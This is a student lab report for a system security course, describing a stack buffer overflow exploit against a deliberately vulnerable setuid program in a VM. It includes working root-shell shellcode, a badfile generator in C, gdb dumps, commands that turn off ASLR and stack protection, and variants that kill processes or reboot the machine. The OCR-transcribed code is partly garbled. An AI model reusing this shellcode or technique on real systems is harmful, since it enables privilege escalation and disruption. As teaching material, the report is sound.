

SNS Assignment - 4 Report

Course: System and Network Security

Course Instructor: Dr. Ashok Das


Date of Submission: 30th March 2021

Name	Roll Number
Mohammad Mohsin Husain Rizvi	2020201014
Danial Kafeel	2020201069
Husain Ali Mistry	2020201039
Janmejay Singh	2020201089

Stack Overflow Exploit

- Overwriting return address.

Firstly a C program is created to build a badfile which is being read by the vulnerable program. So, with the hit and trial method we found the number of bytes after which the return address gets overwritten by us. This is detected when segmentation fault arises and we check the EIP register with our given return address.



```
Terminal
danial@danial-VirtualBox: ~/assignment/root shell
danial@danial-VirtualBox:~/assignment/root shell$ gcc stack.c -o stack -z execst
ack -fno-stack-protector
danial@danial-VirtualBox:~/assignment/root shell$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/danial/assignment/root shell/stack

Program received signal SIGSEGV, Segmentation fault.
0xbfeffee50 in ?? ()
(gdb)
//      printf("%d %d",strlen(root_shell), strlen(shutdown_shellcode));

      fwrite(buff,517,1,badf);
      return 0;
}
```

Fig.1 Overwriting return address (0xbfeffee50)

- **Inserting ShellCode**

Now the badfile is created by firstly putting the NOP instructions (i.e. 0x90) 'N' times, where 'N' is calculated as follows:

$$N = \text{No. of Bytes after which the return address gets overwritten} - \text{No. of Bytes in shellcode.}$$

Followed by NOPs we put our shell code in the badfile and then the 4 Bytes long return address. This completes our process of creation of badfile which is ready to be fed to vulnerable code.

- **Updating the Return Address**

Now we find the desired return address where our malicious code resides. We do this using the ESP register. So, when our program hits a segmentation fault by returning to our dummy return address, at that point we check the contents of the ESP register and find the memory address from where our shellcode resides. And the shellcode is preceded by a trail of NOPs which implies that we could take any of the preceding memory addresses as the return address. Thus the code will return to this address, slides through the NOPs and executes our desired code..

As evident in the image below, the malicious code starts at address *0xbffef50*. This same address is then updated as the return address in the badfile.


```
Terminal
danial@danial-VirtualBox: ~/assignment/root shell

0xbffffef50: 0x90909090 0x90909090 0x90909090 0xc0319090
0xbffffef60: 0x17b0db31 0x1feb80cd 0x0876895e 0x4688c031
0xbffffef70: 0x0c468907 0xf3890bb0 0x8d084e8d 0x80cd0c56
0xbffffef80: 0xd889db31 0xe880cd40 0xffffffffdc 0x6e69622f
0xbffffef90: 0x5068732f 0xbfbfefee 0x000000e0 0x00000000
0xbffffefa0: 0xb7fff000 0xb7fff918 0xbffff000 0x0804828b
0xbffffefb0: 0x00000000 0xbffff094 0xb7fbb000 0x0000ff17
0xbffffefc0: 0xffffffff 0x0000002f 0xb7e15dc8 0xb7fd51b0
0xbffffefd0: 0x0000c000 0xb7fbb000 0xb7fb9244 0xb7e210ec
0xbffffefe0: 0x00000001 0x00000000 0xb7e37a50 0x0804867b
0xbffffeff0: 0x00000001 0xbffff0f4 0xbffff0fc 0x0804b008
0xbfffff000: 0xb7fbb3dc 0xbffff020 0x00000000 0xb7e21637
0xbfffff010: 0xb7fbb000 0xb7fbb000 0x00000000 0xb7e21637
0xbfffff020: 0x00000001 0xbffff0b4 0xbffff0bc 0x00000000
0xbfffff030: 0x00000000 0x00000000 0xb7fbb000 0xb7fffc04
0xbfffff040: 0xb7fff000 0x00000000 0xb7fbb000 0xb7fbb000
0xbfffff050: 0x00000000 0xfe4e317c 0xc5859f6c 0x00000000
0xbfffff060: 0x00000000 0x00000000 0x00000001 0x080483f0
0xbfffff070: 0x00000000 0xb7ff0010 0xb7fea880 0xb7fff000
0xbfffff080: 0x00000001 0x080483f0 0x00000000 0x08048411
0xbfffff090: 0x08048527 0x00000001 0xbffff0b4 0x080485a0
0xbfffff0a0: 0x08048600 0xb7fea880 0xbffff0ac 0xb7fff918
0xbfffff0b0: 0x00000001 0xbffff288 0x00000000 0xbffff2b1
---Type <return> to continue, or q <return> to quit---

//      printf("%d %d",strlen(root_shell), strlen(shutdown_shellcode));

      fwrite(buff,517,1,badf);
      return 0;
}
```

C Tab Width: 8 Ln 21, Col 3 INS



```
*create_badfile.c (~/.assignment/root shell) - gedit
Open Save
stack.c x *create_badfile.c x
#include<stdio.h>
#include<string.h>

char ret_addr[] = "\x40\xef\xff\xbf";
char root_shell[] = "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\x00\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
char nop[] = "\x90";

int main(){
    FILE* badf;
    badf = fopen("badfile", "w");
    char buff[517];
    int ind = 0;
    for(; ind<359; ind++){
        buff[ind] = nop[0];
        for(int i=0; i<strlen(root_shell); i++){
            buff[ind++] = root_shell[i];
        }
        for(int i=0; i<strlen(ret_addr); i++){
            buff[ind++] = ret_addr[i];
        }
        // printf("%d %d", strlen(root_shell), strlen(shutdown_shellcode));

        fwrite(buff, 517, 1, badf);
        return 0;
    }
}

C Tab Width: 8 Ln 4, Col 36 INS
```

● Final Step

Before executing our vulnerable C file *stack* , we need to need to give required permissions and ownership to our file using *chmod* and *chown* commands.

```
sudo chown root stack
sudo chmod 4755 stack
```

Before Executing , Randomizing is turned off using the following command -

```
sudo sysctl -w kernel.randomize_va_space=0
```


The program is then compiled by turning off the stack *protector*. We use the following command to do that -

```
gcc -g stack.c -o stack -z execstack -fno-stack-protector
```

Execution of Different Exploits

1. Launching Shell as Root

The malicious C file is executed with the shell code that launches the shell as *root*.




The screenshot shows a terminal window titled "Terminal" with the prompt "danial@danial-VirtualBox: ~/assignment/root shell". The user enters the following commands:

```
danial@danial-VirtualBox:~/assignment/root shell$ gcc stack.c -o stack -z execstack -fno-stack-protector
danial@danial-VirtualBox:~/assignment/root shell$ sudo chown root stack
danial@danial-VirtualBox:~/assignment/root shell$ sudo chmod 4755 stack
danial@danial-VirtualBox:~/assignment/root shell$ ./stack
# whoami
root
#
```

The terminal output shows the user has successfully launched a root shell. The status bar at the bottom of the terminal window indicates "C", "Tab Width: 8", "Ln 4, Col 36", and "INS".

Root Shell accessed

2. Setting uid




The screenshot shows a terminal window titled "daniel@daniel-VirtualBox: ~/assignment/seteuid". The prompt is "daniel@daniel-VirtualBox:~/assignment/seteuid\$". The command "./stack" has been entered, and the prompt has changed to "#". The terminal window has a dark purple background and a vertical sidebar on the left with various application icons. The top of the window shows system status icons and the time "12:45 AM".

```
daniel@daniel-VirtualBox: ~/assignment/seteuid
daniel@daniel-VirtualBox:~/assignment/seteuid$ ./stack
#
```

3. Killing All Processes

The malicious C file is executed with the shell code that kills all the processes that are running. As seen in the image below, many processes are running like Libreoffice , text editor, etc.



Before executing the executable


After execution of the malicious code, all the processes are killed as seen in the below image.



All Processes destroyed

4. Rebooting the System

The malicious C file is executed with the shell code that reboots the system.



Device restarts after execution of vulnerable program

Execution of exploits with ASLR On

We followed the brute force strategy to bypass the ASLR feature. So, we created multiple processes responsible for performing hit and trial of return address to execute our desired shellcode.

Ret2libc Attack

This attack is performed with a non-executable stack. So, here instead of putting our shellcode directly into the stack, we made the program execution to return to the address of libc.

